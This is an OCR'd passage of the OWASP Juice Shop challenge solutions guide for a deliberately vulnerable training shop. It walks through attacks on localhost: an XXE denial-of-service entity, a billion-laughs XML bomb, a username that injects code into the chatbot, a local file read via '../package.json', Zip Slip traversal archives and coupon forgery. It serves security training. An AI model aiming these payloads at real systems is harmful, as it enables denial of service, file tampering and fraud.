
Deprive the shop of earnings by downloading the blueprint for one of its products


1. The description of the *OWASP Juice Shop Logo (3D-printed)* product indicates that this product might actually have kind of a blueprint
2. Download the product image from http://localhost:3000/public/images/products/3d_keychain.jpg and view its Exif metadata


Eigenschaften von 3d_keychain.jpg
Allgemein
Sicherheit
Details
Vorgängerversionen
Eigenschaft
Wert
Bild
Bild-ID
Abmessungen 350 x 341
Breite 350 Pixel
Höhe 341 Pixel
Horizontale Auflösung 72 dpi
Vertikale Auflösung 72 dpi
Bittiefe 24
Komprimierung
Auflösungseinheit
Farbdarstellung
Komprimierte Bits/Pixel
Kamera
Kamerahersteller OpenSCAD
Kameramodell https://imgur.com/a/GeHQP
Blendenzahl
Belichtungszeit
ISO-Filmempfindlichkeit
Lichtwert
Eigenschaften und persönliche Informationen entfernen
OK
Abbrechen
Übernehmen



3. Researching the camera model entry *OpenSCAD* reveals that this is a program to create 3D models, which works with `.stl` files
4. As no further hint on the blueprint filename or anything is given, a lucky guess or brute force attack is your only choice
5. Download http://localhost:3000/assets/public/images/products/JuiceShop.stl to solve this challenge
6. This model will actually allow you to 3D-print your own OWASP Juice Shop logo models!





The official place to retrieve this and other media or artwork files from the Juice Shop (and other OWASP projects or chapters) is https://github.com/OWASP/owasp-swag. There you can not only find the 3D model leaked from this challenge, but also one that comes with a dedicated hole to mount it on your keyring!

Inform the development team about a danger to some of their credentials

1. Solve Access a developer's forgotten backup file
2. The `package.json.bak` contains not only runtime dependencies but also development dependencies under the `devDependencies` section.
3. Go through the list of `devDependencies` and perform research on vulnerabilities in them which would allow a Software Supply Chain Attack.
4. For the `eslint-scope` module you will learn about one such incident exactly in the pinned version `3.7.2`, e.g. https://status.npmjs.org/incidents/dn7c1fgrr7ng or https://eslint.org/blog/2018/07/postmortem-for-malicious-package-publishes
5. Both above links refer to the original report of this vulnerability on GitHub: https://github.com/eslint/eslint-scope/issues/39
6. Visit http://localhost:3000/#/contact
7. Submit your feedback with `https://github.com/eslint/eslint-scope/issues/39` in the comment to solve this challenge

Inform the shop about a leaked API key

Inform the shop about a typosquatting imposter that dug itself deep into the frontend

1. Request http://localhost:3000/3rdpartylicenses.txt to retrieve the 3rd party license list generated by Angular CLI by default
2. Combing through the list of modules you will come across `ngy-cookie` which openly reveals its intent on https://www.npmjs.com/package/ngy-cookie

ngy-cookie

6.0.999 • Public • Published 19 minutes ago

Readme | Code Beta | 14 Dependencies | 0 Dependents | 1 Versions | Settings

ngx-cookie

CI passing | npm v6.0.1 | downloads 286k/month | code quality A | coverage 95%

> Implementation of Angular 1.x $cookies service to Angular

Table of contents:

Install

```
> npm i ngy-cookie
```

Repository
github.com/salemdar/ngx-cookie

Homepage
github.com/salemdar/ngx-cookie#read...

Version	License
6.0.999	MIT

Unpacked Size	Total Files
120 kB	101

Issues	Pull Requests
12	14

Last publish
19 minutes ago

Collaborators

THIS IS **NOT** THE MODULE YOU ARE LOOKING FOR! Please use **https://github.com/salemdar/ngx-cookie**! This repository exists only for security awareness and training purposes to demonstrate the issue of *typosquatting* within the OWASP Juice Shop! Please check out **https://github.com/bkimminich/juice-shop/issues/368** and **https://iamakulov.com/notes/npm-malicious-packages/** for more information!

Get Started

Installation

You can install this package locally with npm.

```
# To get the latest stable version and update package.json file:
yarn add ngy-cookie
# or
# npm install ngy-cookie --save
```

>_Try on RunKit

Report malware

3. Visit http://localhost:3000/#/contact
4. Submit your feedback with `ngy-cookie` in the comment to solve this challenge

You can probably imagine that the typosquatted `ngy-cookie` would be *a lot harder* to distinguish from the original repository `ngx-cookie`, if it where not marked with the *THIS IS **NOT** THE MODULE YOU ARE LOOKING FOR!*-warning at the very top. Below you can see the original `ngx-cookie` module page on NPM:

ngx-cookie TS

6.0.1 • Public • Published 2 years ago

Readme | Code Beta | 1 Dependency | 83 Dependents | 18 Versions

ngx-cookie CI passing npm v6.0.1 Downloads

> Implementation of Angular 1.x $cookies service to Angular

Table of contents:

Get Started

Install

```
> npm i ngx-cookie
```

Repository
github.com/salemdar/ngx-cookie

Homepage
github.com/salemdar/ngx-cookie#read...

Weekly Downloads
68.917

Version	License
6.0.1	MIT

Unpacked Size	Total Files
132 kB	27

Issues	Pull Requests
12	14

Last publish
2 years ago

Installation

You can install this package locally with npm.

```
# To get the latest stable version and update package.json file:
yarn add ngx-cookie
# or
# npm install ngx-cookie --save
```

Collaborators

>_Try on RunKit

Report malware

Usage

`CookieModule` should be registered in angular module with `withOptions()` static method.
These methods accept `CookieOptions` objects as well. Leave it blank for the defaults.

```
import { NgModule }      from '@angular/core';
import { BrowserModule } from '@angular/platform-browser';
```

Give the server something to chew on for quite a while

1. Solve the Use a deprecated B2B interface that was not properly shut down challenge.
2. On Linux, prepare an XML file which defines and uses an external entity which will require a long time to resolve: `<!ENTITY xxe SYSTEM "file:///dev/random">`. On Windows there is no similar feature to retrieve randomness from the OS via an "endless" file, so the attack vector has to be completely different. A *quadratic blowup* attack works fine, consisting of a single large entity like `<!ENTITY a "dosdosdosdos...dos">` which is replicated very often as in `<foo>&a;&a;&a;&a;...&a;</foo>`.
3. Upload this file through the *File Complaint* dialog and observe how the request processing takes up to 2 seconds and then times out (to prevent you from actually DoS'ing your application) but still solving the challenge.

TIP

You might feel tempted to try the classic **Billion laughs attack** but will quickly notice that the XML parser is hardened against it, giving you a status `410` HTTP error saying `Detected an entity reference loop`.

> *In computer security, a billion laughs attack is a type of denial-of-service (DoS) attack which is aimed at parsers of XML documents.*
>
> *It is also referred to as an XML bomb or as an exponential entity expansion attack.*
>
> *The example attack consists of defining 10 entities, each defined as consisting of 10 of the previous entity, with the document consisting of a single instance of the largest entity, which expands to one billion copies of the first entity.*
>
> *In the most frequently cited example, the first entity is the string "lol", hence the name "billion laughs". The amount of computer memory used would likely exceed that available to the process parsing the XML (it certainly would have at the time the vulnerability was first reported).*
>
> *While the original form of the attack was aimed specifically at XML parsers, the term may be applicable to similar subjects as well.*
>
> *The problem was first reported as early as 2002, but began to be widely addressed in 2008.*
>
> *Defenses against this kind of attack include capping the memory allocated in an individual parser if loss of the document is acceptable, or treating entities symbolically and expanding them lazily only when (and to the extent) their content is to be used.[6]*

```
<?xml version="1.0"?>
<!DOCTYPE lolz [
<!ENTITY lol "lol">
<!ELEMENT lolz (#PCDATA)>
<!ENTITY lol1 "&lol;&lol;&lol;&lol;&lol;&lol;&lol;&lol;&lol;&lol;">
<!ENTITY lol2 "&lol1;&lol1;&lol1;&lol1;&lol1;&lol1;&lol1;&lol1;&lol1;&lol1;">
<!ENTITY lol3 "&lol2;&lol2;&lol2;&lol2;&lol2;&lol2;&lol2;&lol2;&lol2;&lol2;">
<!ENTITY lol4 "&lol3;&lol3;&lol3;&lol3;&lol3;&lol3;&lol3;&lol3;&lol3;&lol3;">
<!ENTITY lol5 "&lol4;&lol4;&lol4;&lol4;&lol4;&lol4;&lol4;&lol4;&lol4;&lol4;">
<!ENTITY lol6 "&lol5;&lol5;&lol5;&lol5;&lol5;&lol5;&lol5;&lol5;&lol5;&lol5;">
<!ENTITY lol7 "&lol6;&lol6;&lol6;&lol6;&lol6;&lol6;&lol6;&lol6;&lol6;&lol6;">
<!ENTITY lol8 "&lol7;&lol7;&lol7;&lol7;&lol7;&lol7;&lol7;&lol7;&lol7;&lol7;">
<!ENTITY lol9 "&lol8;&lol8;&lol8;&lol8;&lol8;&lol8;&lol8;&lol8;&lol8;&lol8;">
```


```
]>
<lolz>&lol9;</lolz>
```

Permanently disable the support chatbot

1. The Chatbot is built using an npm module called 'juicy-chat-bot'. The source code for the same can be found here
2. Looking through the source, one can determine that user messages are processed inside a VM context, with a function called `process`
3. The vulnerable segment of the code is this statement, that the bot uses to remember usernames. The command **this.factory.run(`users.addUser("${token}", "${name}")`)** is equivalent to an eval statement inside the VM context. This can be exploited by including `"` and `)` in one's username
4. If one sets their username to **admin"); processQuery=null; users.addUser("1337", "test**, the final statement that gets executed would be

```
users.addUser("token", "admin");
process = null;
users.addUser("1337", "test")
```

The process function, is therefore set to null and any further attempt by the bot to process a user's message would result in an error


Support-Chat
(betrieben von juicy-chat-bot)
I'm sorry I didn't get your name. What shall I call you?
admin"); process=null; users.addUser("1337", "test
Nice to meet you admin, I'm Juicy
You still there, buddy? (͡° ͜ʖ ͡°)
Remember to stay hydrated while I try to recover from "process is not a function"...
Hehehe
Remember to stay hydrated while I try to recover from "process is not a function"...
Nachricht
Frag mich irgendetwas auf Englisch

)

Gain read access to an arbitrary local file on the web server

1. Log in with any user account and go to *Account* > *Privacy and Security* > *Request Data Erasure*.
2. Fill in the fields *Confirm Email Address* and *Answer* with random data and submit. Using your browser's developer tools or an intercepting proxy, notice that a `POST` request is issued with two body parameters (`email` and `securityAnswer`)
3. Using your favorite fuzzing tool and wordlist, start to fuzz the body parameters.
4. Notice an unhandled `500 Internal Server Error` when a parameter `layout` is provided in the request. Also, notice that the error response says `Error: ENOENT: no such file or directory` indicating that we might have hit the LFR vulnerability. We can also see the full path-name of the file the application is trying to access: `<root_directory>/juice-shop/views/<value_of_layout_parameter>`
5. Based on the previous error message, we can guess (or bruteforce) a valid filename. For example, issuing another `POST` request with the following body will solve the challenge: `layout=../package.json`


This vulnerability arises when ExpressJS is using Handlebars as a template engine and it can even lead to RCE in some cases. You can read more about it in this blog post by Juice Shop's former Google Summer of Code student Shoeb Patel.

⭐⭐⭐⭐⭐⭐ Challenges

Overwrite the Legal Information file

1. Combing through the updates of the @owasp_juiceshop Twitter account you will notice https://twitter.com/owasp_juiceshop/status/1107781073575002112.


OWASP Juice Shop
@owasp_juiceshop
Folge ich
You have complaints about several orders?
Filing those individually was too time-consuming in the past?
We've got you covered with our convenient ZIP file upload! Visit /#/complain and try it today!
Complaining was never so easy and efficient!
Tweet übersetzen
00:09 - 19. März 2019
3 Retweets 15 „Gefällt mir"-Angaben



2. Researching ZIP-based vulnerabilities should also yield Zip Slip which exploits directory traversal filenames in file archives.
3. As the Legal Information file you need to override lives in http://localhost:3000/ftp/legal.md and uploading files via *File Complaint* does not give any feedback where they are stored, an iterative directory traversal approach is recommended.
4. Prepare a ZIP file (on Linux) with `zip exploit.zip ../ftp/legal.md` .
5. Log in as any user at http://localhost:3000/#/login.
6. Click *Contact Us* and *Complain?* to get to the *File Complaint* screen at http://localhost:3000/#/complain.
7. Type in any message and attach your ZIP file, then click *Submit*.
8. The challenge will *not* be solved. Repeat steps 5-7 but with `zip exploit.zip ../../ftp/legal.md` as the payload.
9. The challenge will be marked as solved! When you visit http://localhost:3000/ftp/legal.md you will see your overwritten Legal Information!

> *Zip Slip is a form of directory traversal that can be exploited by extracting files from an archive. The premise of the directory traversal vulnerability is that an attacker can gain access to parts of the file system outside of the target folder in which they should reside. The attacker can then overwrite executable files and either invoke them remotely or wait for the system or user to call them, thus achieving* ***remote command execution*** *on the victim's machine. The vulnerability can also cause damage by overwriting configuration files or other sensitive resources, and can be exploited on both client (user) machines and servers.* [7]

Forge a coupon code that gives you a discount of at least 80%

For this challenge there are actually two distinct *solution paths* that are both viable. These will be explained separately as they utilize totally different attack styles.

Pattern analysis solution path

1. Solve challenge Access a salesman's forgotten backup file to get the `coupons_2013.adoc.bak` file with old coupon codes which you find listed below.
2. There is an obvious pattern in the last characters, as the first eleven codes end with `gC7sn` and the last with `gC7ss`.
3. You can rightfully speculate that the last five characters represent the actual discount value. The change in the last character for the 12th code comes from a different (probably higher) discount in December! 🎅
4. Check the official Juice Shop Twitter account for a valid coupon code: https://twitter.com/owasp_juiceshop
5. At the time of this writing - January 2017 - the broadcasted coupon was `n<Mibh.u)v` promising a 50% discount.
6. Assuming that the discount value is encoded in the last 2-5 characters of the code, you could now start a trial-end-error or brute force attack generating codes and try redeeming them on the *Your Basket* page. At some point you will probably hit one that gives 80% or more discount.
7. You need to *Checkout* after redeeming your code to solve the challenge.

```
n<MibgC7sn
mNYS#gC7sn
o*IVigC7sn
k#pDlgC7sn
o*I]pgC7sn
n(XRvgC7sn
n(XLtgC7sn
k#*AfgC7sn
q:<IqgC7sn
pEw8ogC7sn
pes[BgC7sn
l}6D$gC7ss
```

Reverse engineering solution path

1. Going through the dependencies mentioned in `package.json.bak` you can speculate that at least one of them could be involved in the coupon code generation.
2. Narrowing the dependencies down to crypto or hashing libraries you would end up with `hashids`, `jsonwebtoken` and `z85` as candidates.
3. It turns out that `z85` (ZeroMQ Base-85 Encoding) was chosen as the coupon code-creation algorithm.
4. Visit https://www.npmjs.com/package/z85 and check the *Dependents* tab:


5. If you have Node.js installed locally run `npm install -g z85-cli` to install https://www.npmjs.com/package/z85-cli - a simple command line interface for `z85`:

z85-cli

0.3.0 • Public • Published a year ago

Readme | Admin | 1 Dependencies | 0 Dependents | 10 Versions

z85-cli



Command line client for ZeroMQ Base-85 encoding

Getting Started

Install the module with:

```
npm install -g z85-cli
```

Documentation

Encoding

```
z85 --encode [-e] <value>
```

Decoding

```
z85 --decode [-d] <value>
```

Specification

install

```
> npm i z85-cli
```

weekly downloads

6

version	license
0.3.0	MIT

open issues	pull requests
0	0

homepage	repository
github.com	github

last publish

a year ago

collaborators

Test with RunKit

Report a vulnerability

Please refer to 32/285 - ZeroMQ Base-85 Encoding Algorithm.

License

